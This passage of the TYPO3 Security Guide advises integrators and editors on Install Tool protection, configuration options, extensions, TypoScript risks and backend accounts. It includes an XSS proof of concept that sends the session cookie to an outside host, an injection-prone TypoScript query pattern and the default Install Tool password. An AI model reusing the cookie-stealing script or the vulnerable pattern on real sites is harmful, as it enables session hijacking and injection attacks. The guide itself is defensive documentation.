1. Ensure backend users only have the permissions they need to do their work, nothing more – and especially no administrator privileges, see explanations below.
2. Ensure, the TYPO3 sites they are responsible for, always run a stable and secure TYPO3 core version and always contain secure extensions (integrators update them immediately if a vulnerability has been discovered).
3. Stay informed about TYPO3 core updates. Integrators should know the changes when new TYPO3 major versions are released and should be aware of the impacts and risks of an update.
4. Integrators check for extension updates regularly and/or they know how to configure a TYPO3 system to notify them about new extension versions.


Install Tool

The Install Tool allows you to configure the TYPO3 system on a very low level, which means, not only the basic settings but also the most essential settings can be changed. You do not necessarily need a TYPO3 backend account to access the Install Tool, so it is clear that the Install Tool requires some special attention (and protection).

TYPO3 already comes with a two step mechanism out-of-the-box to protect the Install Tool against unauthorized access: the first measure is a file called "ENABLE_INSTALL_TOOL" which must exist if the Install Tool should be accessible. The second mechanism is a password protection, which is independent of all backend user passwords.

The "ENABLE_INSTALL_TOOL" file can be created by putting an empty file into the directory "typo3conf". You usually need write access to this directory on a server level (for example via SSH, FTP, etc.) or you

can create this file as a backend user with administrator privileges. TYPO3 versions prior 4.6.0 offer this function in the "User Settings", and since TYPO3 version 4.6.0 administrators can unlock the Install Tool when accessing the module in the backend.




Conversely, this also means, you should delete this file as soon as you do not need to access the Install Tool any more. It should also be mentioned that TYPO3 deletes the "ENABLE_INSTALL_TOOL" file automatically if you logout of the Install Tool or if the file is older than 60 minutes (expiry time). Both features can be deactivated if the content of this file is "KEEP_FILE", which is understandably not recommended.

The password for accessing the Install Tool is stored as a MD5 hash in the global configuration file "typo3conf/localconf.php":

```
$TYPO3_CONF_VARS['BE']['installToolPassword'] = "bacb98acf97e0b6112b1d1b650b84971";
```

The first thing you should do after taking over a new TYPO3 system from a system administrator, is to change this password from the default value ("joh316") to a new and secure one. Log-in to the Install Tool and change it there.



For additional security, the folder "typo3/install" can be renamed, deleted, or password protected on a server level (e.g. by a web server's user authentication mechanism). Please keep in mind that these measures have an impact on the usability of the system. If you are not the only person who uses the Install Tool, you should definitely discuss your intention with the team.

Encryption key

The encryption key can be found in the Install Tool (section "Basic Configuration" and "All Configuration"). This string, usually a hexadecimal hash value of 96 characters, is used as the "salt" for various kinds of encryption, CRC checksums and validations (e.g. for the "cHash"). Therefore, a change of this value invalidates temporary information, cache content, etc. and you should clear all caches after you changed this value in order to force the rebuild of this data with the new encryption key.

Keep in mind that this string is security-related and you should keep it in a safe place.

Global TYPO3 configuration options

The following configuration options are accessible and changeable via the Install Tool (recommended way) or directly in the file "typo3conf/localconf.php". The list below is in alphabetical order - not in the order of importance (all are relevant but the usage depends on your specific site and requirements).

cookieSecure

This configuration should be used in combination with "lockSSL", see below. It indicates that the cookie should only be transmitted over a secure HTTPS connection between client and server. Possible values are: 0, 1 and 2 (integer) with the following meaning:

0 = a cookie is always sent, independently from which protocol is used currently.

1 = The cookie will only be set if a secure connection exists (HTTPS). Use this in combination with "lockSSL" since otherwise the application will fail and throw an exception.

2 = The cookie will be set in each case, but uses the secure flag if a secure (HTTPS) connection exists.

The PHP variable reads: `$TYPO3_CONF_VARS['SYS']['cookieSecure']`

displayErrors

This configuration option controls whether PHP errors should be displayed or not (information disclosure). Possible values are: -1, 0, 1, 2 (integer) with the following meaning:

-1 = This overrides the PHP setting "display_errors". If devIPmask matches the user's IP address the configured "debugExceptionHandler" is used for exceptions, if not "productionExceptionHandler" will be used. This is the default setting.

0 = This suppresses any PHP error messages, overrides the value of "exceptionalErrors" and sets it to 0 (no errors are turned into exceptions), the configured "productionExceptionHandler" is used as exception handler.

1 = This shows PHP error messages with the registered error handler. The configured "debugExceptionHandler" is used as exception handler.

2 = This displays errors only if client matches "devIPmask". If devIPmask matches the user's IP address the configured "debugExceptionHandler" is used for exceptions, if not "productionExceptionHandler" will be used.

The PHP variable reads: `$TYPO3_CONF_VARS['SYS']['displayErrors']`

devIPmask

Defines a comma-separated list of IP addresses which will allow development-output to display (information disclosure). The debug() function will use this as a filter. Setting this to a blank value will deny all (recommended for a production site). Setting this to "*" will show debug messages to every client without any restriction (definitely not recommended). The default value is "127.0.0.1,::1" which means "localhost" only.

The PHP variable reads: `$TYPO3_CONF_VARS['SYS']['devIPmask']`

enabledBeUserIPLock

If this configuration is enabled (value "1"), backend user accounts can be locked to specific IP addresses by using user/group TSconfig. Possible values are: 0 or 1 (boolean), where "0" deactivates the option and "1" enables it (default).

In order to lock a specific user to the IP address 123.45.67.89, add the following TSconfig to the backend user's TSconfig field:

```
option.lockToIP = 123.45.67.89
```

The use of wildcards is also possible to specify a network instead – please see TSconfig documentation for further explanations on how to use the "lockToIP" option.

The PHP variable reads: `$TYPO3_CONF_VARS['BE']['enabledBeUserIPLock']`

fileDenyPattern

The "fileDenyPattern" is a perl-compatible regular expression that (if it matches a file name) will prevent TYPO3 from accessing or processing this file (deny uploading, renaming, etc). For security reasons, PHP files as well as Apache's ".htaccess" file should be included in this regular expression string. The default value is: `"\.(php[3-6]?|phpsh|phtml)(\..*)?|^\.htaccess$"` (initially defined in constant `FILE_DENY_PATTERN_DEFAULT`).

There are only a very few scenarios imaginable where it makes sense to allow access to those files. In most cases backend users such as editors must not have the option to upload/edit PHP files or other files which could harm the TYPO3 instance when misused. Even if you trust your backend users, keep in mind that a less-restrictive "fileDenyPattern" would enable an attacker to compromise the system if he/she only gained access to the TYPO3 backend with a normal, unprivileged user account.

The PHP variable reads: `$TYPO3_CONF_VARS['BE']['fileDenyPattern']`

lockIP

If a frontend or backend user logs into TYPO3, the user's session is locked to his/her IP address. The "lockIP" configuration controls how many parts of the IP address have to match with the IP address used at authentication time. Possible values are: 0, 1, 2, 3 or 4 (integer) with the following meaning:

0 = disable IP locking at all (not recommended).

1 = only the first part of the IP address needs to match (e.g. 123.xxx.xxx.xxx).

2 = only the first and second part of the IP address need to match (e.g. 123.45.xxx.xxx).

3 = only the first, second and third part of the IP address need to match (e.g. 123.45.67.xxx).

4 = the complete IP address has to match (e.g. 123.45.67.89). This is the default and recommended setting.

If your users experience that their sessions sometimes drop out, it might be because of a changing IP address (this may happen with dynamic proxy servers for example) and adjusting this setting could address this issue. The downside of using a lower value than "4" is a decreased level of security.

Keep in mind that the "lockIP" configuration is available for frontend (`['FE']['lockIP']`) and backend (`['BE']['lockIP']`) sessions separately, so two PHP variables are available:

```
$TYPO3_CONF_VARS['FE']['lockIP']
```

```
$TYPO3_CONF_VARS['BE']['lockIP']
```

lockSSL

As described in section "encrypted client/server communication" (chapter "Guidelines for System Administrators") above, the use of SSL for the backend of TYPO3 improves the security. The "lockSSL" configuration controls if the backend can only be operated from a SSL-encrypted connection (HTTPS). Possible values are: 0, 1, 2 or 3 (integer) with the following meaning:

0 = The backend is not forced to SSL locking at all (default value)

- 1 = The backend requires a secure connection HTTPS.
- 2 = Users trying to access unencrypted admin-URLs will be redirected to encrypted SSL URLs instead.
- 3 = Only the login is forced to SSL. After then, the user switches back to non-SSL-mode.

The PHP variable reads: `$TYPO3_CONF_VARS['BE']['lockSSL']`

IPmaskList

Some TYPO3 instances are maintained by a selected group of integrators and editors who only work from a specific IP range or (in an ideal world) from a specific IP address only. This could be for example an office network with a static public IP address. In this case, or in any case where client's IP addresses are predictable, the "IPmaskList" configuration may be used to limit the access to the TYPO3 backend.

The string configured as "IPmaskList" is a comma-separated list of IP addresses which are allowed to access the backend. The use of wildcards is also possible to specify a network. The following example opens the backend for users with the IP address 123.45.67.89 and from the network "192.168.xxx.xxx":

```
[BE][IPmaskList] = 123.45.67.89,192.168 *.*
```

The default value is an empty string.

The PHP variable reads: `$TYPO3_CONF_VARS['BE']['IPmaskList']`

noPHPscriptInclude

TypoScript configurations can be used to include arbitrary files, such as PHP scripts. PHP scripts should be treated with special caution because they could contain malicious code which can be executed by TypoScript as well. The "noPHPscriptInclude" directive addresses this risk and offers the option to prevent the inclusion of PHP scripts, except if they reside in the directory "typo3/sysex/cms/tslib/media/scripts/" (in older TYPO3 versions: "media/scripts/").

Possible values are: 0 or 1 (boolean), where "0" deactivates the option and "1" enables it (prevents the inclusion of PHP scripts). The default value is an empty value which reflects "0".

The PHP variable reads: `$TYPO3_CONF_VARS['FE']['noPHPscriptInclude']`

Security-related warnings after login

A TYPO3 integrator is responsible for the correct configuration of the TYPO3 system. Usually, an integrator has administrator privileges and logs in to the backend from time to time or regularly. If a user with administrator privileges accesses the system, TYPO3 triggers some basic system checks and shows an error or warning message in a box right after the login.

These checks are for example: administrator user name and password (e.g. does the user still use the default password?), Install Tool password, etc.

If you, as an TYPO3 integrator, should ever come across those warnings, react immediately and update the appropriate setting (e.g. change the password).

Reports and Logs

Two backend modules require special attention: "Reports" and "Logs":

The Reports module groups several system reports and gives you a quick overview about important system statuses and site parameters. From a security perspective, the section "Security" should be checked regularly: it provides information about the administrator user account, encryption key, file deny pattern, Install Tool and more.

The second important module is the Logs module, which lists system log entries. The logging of some events depends on the specific configuration but in general every backend user login/logout, failed login attempt, etc. appears here. It is recommended to check for security-related entries (column "Errors").

The information shown in these (and other) modules are senseless of course, in cases where a compromised system was manipulated in the way that incorrect details pretend that the system status is OK.

Backend users and access privileges


TYPO3 offers a very sophisticated and complex access concept: you can define permissions on a user-level, on a group-level, on pages, on functions, on DB mounts, even on content elements and more. This concept is possibly a little bit complicated and maybe overwhelming if you have to configure it for the first time in your integrator life, but you will soon appreciate the options a lot.

As the first rule, you should grant backend users only a minimal set of privileges, only to those functions they really need. This will not only make the backend easier for them to use, but also makes the system more secure. In most cases, an editor does not need to enter any PHP, JavaScript or HTML code, so these options should be disabled. You also should restrict access to pages, DB mounts, file mounts and functions as much as possible. Note that limiting access to pages by using DB mounts only is not the best way. In order to really deny access, page permissions need to be set correctly.

It is always a good approach to set these permissions on a group level (for example use a group such as "editors"), so you can simply create a new user and assign this user to the appropriate group. It is not necessary to update the access privileges for every user if you want to adjust something in the future – simply update the group's permissions instead.

When creating a new user, do not use generic usernames such as "editor", "webmaster", "cms" or similar. You should use real names instead (e.g. first name + dot + last name). Always remember the guidelines for choosing a secure password when you set a password for a new user or update a password for an existing user (set a good example and inform the new user about your policies).

If backend users will leave the project at a known date, for example students or temporary contractors, you should set an expiration date when you create their accounts. Under certain circumstances, it possibly makes sense to set this "stop" date for every user in general, e.g. 6 months in the future. This forces the administrator team to review the accounts from time to time and only extend the users that are allowed to continue using the system.



TYPO3 extensions

As already mentioned above, most of the security issues have been discovered in TYPO3 extensions, not in the TYPO3 core. Due to the fact that everybody can publish an extension in the TYPO3 repository, you never know how savvy and experienced the programmer is and how the code was developed from a security perspective.

The following sections deal with extensions in general, the risks and the basic countermeasures to address security related issues.

Stable and reviewed extensions

Only a small percentage of the extensions available in the TER have been reviewed by the TYPO3 Security team so far. Reviewed extensions are marked with a checkmark next to the release state:

Stable ✓

This does not imply that extensions without this checkmark are insecure, but they probably have not been checked for potential security issues by an independent 3rd party (such as the TYPO3 Security Team). The status of an extension ("alpha", "beta", "stable", etc.) should also give you an indication in which state the developer thinks the extension is. However, this classification is an arbitrary setting by the developer and may not reflect the real status and/or opinions of independent parties.

Always keep in mind that an extension may not perform the functionality that it pretends to do: an attacker could write an extension that contains malicious code or functions and publish it under a promising name. It is also possible that a well-known, harmless extension will be used for an attack in the future by introducing malicious code with an update. In a perfect world, every updated version would be reviewed and checked, but it is understandable that this approach is unlikely to be practical in most installations.

Following the guidelines listed below would improve the level of security, but the trade-off would be more effort in maintaining your website and a delay of updating existing extensions (which would possibly be against the "react quickly" paradigm described above). Thus, it depends on the specific case and project, and the intention of listing the points below is more to raise the awareness of possible risks.

- Do not install extensions or versions marked as "alpha" or "obsolete" (the developer classified the code as a very early version, preview, prototype, proof-of-concept and/or as not maintained – nothing you should install on a production site).
- Be very careful when using extensions or versions marked as "beta" (according to the developer, this version of the extension is still in development, so it is unlikely that any security-related tests or reviews have been undertaken so far).
- Be careful with extensions and versions marked as "stable" (but not reviewed by the TYPO3 Security Team).
- Check every extension and extension update before you install it on a production site and review it in regards to security (see chapter "Use staging servers for developments and tests").

Remove unused extensions and other code

TYPO3 distinguishes between "imported" and "loaded" extensions. Imported extensions exist in the system and are ready to be integrated into TYPO3 but they are not installed yet. Loaded extensions are available for being used (or are being used automatically, depending on their nature), so they are "installed".

A dangerous and loaded extension is able to harm your system in general because it becomes part of the system (functions are integrated into the system at runtime). Even extensions which are not loaded

(but only "imported") include a kind of risk because their code may contain malicious or vulnerable functions which in theory could be used to attack the system.

As a general rule, it is highly recommended you remove all code from the system that is not in use. This includes TYPO3 extensions, any TypoScript (see below), PHP scripts as well as all other functional components. In regards to TYPO3 extensions, you should remove unused extensions from the system (not only unload/deinstall them). The "Extension Manager" offers an appropriate function for this: "Backup/Delete" - an administrator backend account is required.

Low-level extensions

So called "low-level" extensions provide "questionable" functionality to a level below what a standard CMS would allow you to access. This could be for example direct read/write access to the file system or direct access to the database (see chapter "Guidelines for System Administrators: Database access" above). If a TYPO3 integrator or a backend user (e.g. an editor) depends on those extensions, it is most likely that a misconfiguration of the system exists in general.

TYPO3 extensions like "phpMyAdmin", various file browser/manager extensions, etc. may be a good choice for a development or test environment but are definitely out of place at production sites.

Extensions that allow editors to include PHP code should be avoided, too.

Check for extension updates regularly

The importance of the knowledge that security updates are available has been discussed above (see chapter: "TYPO3 security-bulletins"). It is also essential to know how to check for extension updates: the "Extension Manager" (EM) is a TYPO3 backend module accessible for backend users with administrator privileges (section "ADMIN TOOLS"). In TYPO3 version 4.5.0, a completely rewritten EM was introduced and the usage differs a little bit between the old and the new version. However, the main functionality remains the same and a manual check for extension updates is available in both versions.

The EM uses a cached version of the extension list from the TYPO3 Extension Repository (TER) to compare the extensions currently installed and the latest versions available. Therefore, you should retrieve an up-to-date version of the extension list from TER before checking for updates.

If extension updates are available, they are listed together with a short description of changes (the "upload comment" provided by the extension developers) and you can download/install the updates if desired. Please note that under certain circumstances, new versions may behave differently and a test/review is sometimes useful, depending on the nature and importance of your TYPO3 instance. Often a new version of an extension published by the developer is not security-related.

The old version of the EM marks insecure extensions by a red extension title.

Since TYPO3 version 4.5.0 a scheduler task is available that lets you update the extension list automatically and periodically (e.g. once a day). In combination with the task "System Status Update (reports)", it is possible to get a notification by email when extension updates are available.

Security-related core extensions

Besides the "Reports" module described above, the following two system extensions increase the level of security of a TYPO3 instance: "rsaauth" and "saltedpasswords", which became part of the TYPO3 core in TYPO3 version 4.3.0. Both extensions are automatically activated (if possible) for new installations since TYPO3 version 4.6.0. It is recommended to manually enable these extensions if you upgrade from older versions to 4.3.0 or newer.

"RSA authentication" (rsaauth) adds encrypted authentication for frontend and backend logins to TYPO3. This is a more secure solution than plain text frontend authentication or superchallenged backend authentication because rsaauth uses a one time generated public and private key pair. The password is encrypted with a new public key each time, before it is transferred over the network - and decrypted on the server using a one time generated private key. The rsaauth extension requires either an OpenSSL PHP module or the OpenSSL binary to be available to TYPO3.

The second extension focuses on the storage of passwords: by using the "Salted user password hashes" (saltedpasswords) extension, you get rid of plain-text passwords or MD5 password hashes for user records in TYPO3. Due to the fact that MD5 hashes should be considered as cryptographically insecure, they are unsuitable for representing passwords. Using rainbow tables is a widely spread practice these days and plain-text passwords can be restored from MD5 hashes in minutes. Salted hashes increase the complexity of this process drastically and the efforts required to restore a password by using rainbow tables exceed the benefit.

Another advantage of the saltedpasswords extension is that it generates different hashes for the same password, if triggered multiple times.

If you enable the extension on a system with existing users, the passwords will automatically be converted when a user record is saved (e.g. the next time the user logs in). TYPO3 also offers several solutions to update existing passwords of all users to encrypted values; please see the documentation of the extension for further details.

Other security-related extensions

TYPO3 extensions which are not part of the core (and so are not official system extensions) are out of scope of this document, due to the fact that this Security Guide focuses on a TYPO3 standard setup.

However, there is a wide range of very useful TYPO3 extensions available in the TYPO3 Extension Repository (TER) which increase the level of security and/or support system administrators and TYPO3 integrators to monitor their TYPO3 installations, check for security-related issues, access additional reports and be notified in various ways.

Searching for relevant keywords such as "security", "monitoring" or a specific technology (e.g. "intrusion detection") or a security threat (e.g. "XSS", "SQL injection") or similar shows some results, which could be reviewed and tested.

Please note that these extensions are often not developed/maintained by TYPO3 core developers and the code quality may vary. Also, check for extensions reviewed by the Security Team and the date of the last update.

TypoScript

SQL injection

The CWE/SANS list of top 25 most dangerous software errors ranks "SQL injection" first! The TYPO3 Security Team comes across this security vulnerability in TYPO3 extensions over and over again. TYPO3 integrators (and everyone who writes code using TypoScript) should be warned that due to the sophistication of TYPO3's configuration language, SQL injections are also possible in TypoScript, for example using the CONTENT object and building the SQL query with values from the GET/POST request.

The following code snippet gives an example:

```
page = PAGE
page.10 = CONTENT
page.10 {
    table = tt_content
    select {
        pidInList = 123
        where = deleted=0
        andWhere.data = GP:pageid
        andWhere.wrap = uid=|
        andWhere.intval = 1
    }
}
```

Without the "andWhere.intval = 1" instruction, the unsanitized argument passed by the GET/POST request "pageid" is being used for the database query. Specially formed GET/POST requests would cause an SQL injection.

As a rule, you cannot trust (and must not use) any data from a source you do not control without

proper verification and validation (e.g. user input, other servers, etc.).

Cross-site scripting (XSS)

Similar applies for XSS placed in TypoScript code. The following code snippet gives an example:

```
page = PAGE
page.10 = COA
page.10 {
    10 = HTML
    10.value (
        <h1>XSS &#43; TypoScript - proof of concept</h1>
        <p>Submitting (harmless) cookie data to google.com in a few seconds...</p>
    )
    20 = HTML
    20.value (
        <script type="text/javascript">
            document.write('<p>');
            // read cookies
            var i, key, data, cookies = document.cookie.split(";");
            var loc = window.location;
            for (i = 0; i < cookies.length; i++) {
                // separate key and value
                key = cookies[i].substr(0, cookies[i].indexOf("="));
                data = cookies[i].substr(cookies[i].indexOf("=") + 1);
                key = key.replace(/^\s+|\s+$ /g, "");
                // show key and value
                document.write(unescape(key) + ': ' + unescape(data) + '<br />');
                // submit cookie data to another host
                if (key == 'fe_typo_user') {
                    setTimeout(function() {
                        loc = 'http://www.google.com/?q=' + loc.hostname ;
                        window.location = loc + ':' + unescape(key) + ':' + unescape(data);
                    }, 5000);
                }
            }
            document.write('</p>');
        </script>
    )
}
```

TYPO3 outputs the JavaScript code in page.10.20.value on the page. The script is executed on the client side (in the user's browser), reads and displays all cookie name/value pairs. In the case that a cookie named "fe_typo_user" exists, the cookie value will be passed to google.com, together with some extra data.

This code snippet is harmless of course but it shows how malicious code (e.g. JavaScript) can be placed in the HTML content of a page by using TypoScript.

External file inclusion

TYPO3 allows to include external files which implement TypoScript code. Some integrators appreciate the option of having TypoScript outside of TYPO3's backend because the files can be maintained in a version control system (e.g. Subversion or Git) and/or can be edited without the need to login to TYPO3. A typical line to include an external TypoScript file looks like this:

```
<INCLUDE_TYPOSCRIPT: source="FILE:fileadmin/setup/typoscript.ts">
```

It is obvious that this method introduces some serious security risks: first, the file "typoscript.ts" exists in a publicly accessible path of the web server. Without any further protection, everyone who knows or is able to guess the path/file name can access/download this file which often causes an information disclosure.

In order to deny access to all files with the file ending ".ts", the following Apache configuration could be used:

```
<FilesMatch "\.ts">
    deny from all
</FilesMatch>
```

However, external TypoScript files have another vulnerability: in the case that an attacker manages to

manipulate these files (e.g. via a compromised FTP account), it is possible to compromise the TYPO3 system or to place malicious code (e.g. XSS) in the output of the pages generated by the CMS. This attack scenario even does not require access to the TYPO3 backend.

Content elements

Besides the "low-level extensions" described above, there are also system-internal functions available which could allow the insertion of raw HTML code on pages: the content element "Plain HTML" and the Rich Text Editor (RTE).

A properly configured TYPO3 system does not require editors to have any programming or HTML/CSS/JavaScript knowledge and therefore the "raw HTML code" content element is not really necessary. Besides this fact, raw code means, editors are also able to enter malicious or dangerous code such as JavaScript that may harm the website visitor's browser or system.

Even if editors do not insert malicious code intentionally, sometimes the lack of knowledge, expertise or security awareness could put your website under risk.

Depending on the configuration of the Rich Text Editor (RTE), it is also possible to enter raw code in the text mode of the RTE. Given the fact that HTML/CSS/JavaScript knowledge is not required, you should consider disabling the function by configuring the buttons shown in the RTE. The Page TSconfig enables you to list all buttons visible in the RTE by using the following TypoScript:

```
RTE.default {
    showButtons = ...
    hideButtons = ...
}
```

In order to disable the button "toggle text mode", add "chMode" to the hideButtons list. The TSconfig/RTE (Rich Text Editor) documentation provide further details about configuration options.

Guidelines for Editors

Role definition

Typically, a software development company or web design agency develops the initial TYPO3 website for the client. After the delivery, approval and training, the client is able to edit the content and takes the role of an editor. All technical administration, maintenance and update tasks often stay at the developer as the provider of the system. This may vary depending on the relation and contracts between developer and client of course.

Editors are predominantly responsible for the content of the website. They log into the backend of TYPO3 (the administration interface) using their username and password. Editors add, update and remove pages as well as content on pages. They upload files such as images or PDF documents, create internal and external links and add/edit multimedia elements. The terminology "content" applies to all editable texts, images, tables, lists, possibly forms, etc. Editors sometimes translate existing content into different languages and prepare and/or publish news.

Depending on the complexity and setup of the website, editors possibly work in specific "workspaces" (e.g. a draft workspace) with or without the option to publish the changes to the "live" site. It is not required for an editor to see the entire page tree and some areas of the website are often not accessible and not writable for editors.

Advanced tasks of editors are for example the compilation and publishing of newsletters, the maintenance of frontend user records and/or export of data (e.g. online shop orders).

Editors usually do not change the layout of the website, they do not set up the system, new backend user accounts, new site functionality (for example, they do not install, update or remove extensions), they do not need to have programming, database or HTML knowledge and they do not configure the TYPO3 instance by changing TypoScript code.

General rules

The "General Guidelines" also apply to editors – especially the section "Secure passwords" and "Operating system and browser version", see above.

Due to the fact that editors do not change the configuration of the system, there are only a few things editors should be aware of. As a general rule, you should contact the person or team who/which is responsible for the system (usually the provider of the TYPO3 instance, a TYPO3 integrator or system administrator) if you determine a system setup that does not match with the guidelines described here.


Backend access

Username

Generic usernames such as "editor", "webmaster", "cms" or similar are not recommended. Shared user accounts are not recommended either: every person should have its own login (e.g. as first name + dot + last name).

Password

Please read the chapter about secure passwords. If your current TYPO3 password does not match the rules explained above, change your password to a secure one as soon as possible. You should be able to change your password in the "User settings" menu:



TYPO3

Simple McEditor (simple_editor) Logout

▼ WEB

- Page
- View

▼ FILE

- Filelist

▼ USER TOOLS

- Task center
- User settings

User Settings - Simple McEditor [simple_editor]

Personal data | Startup | Edit & Advanced functions | Rich Text Editor

Your name: Simple McEditor

Your email address: username@example.com

Notify me by email, when somebody logs in from my account: ☐

New password:

New password, again:

Language: English

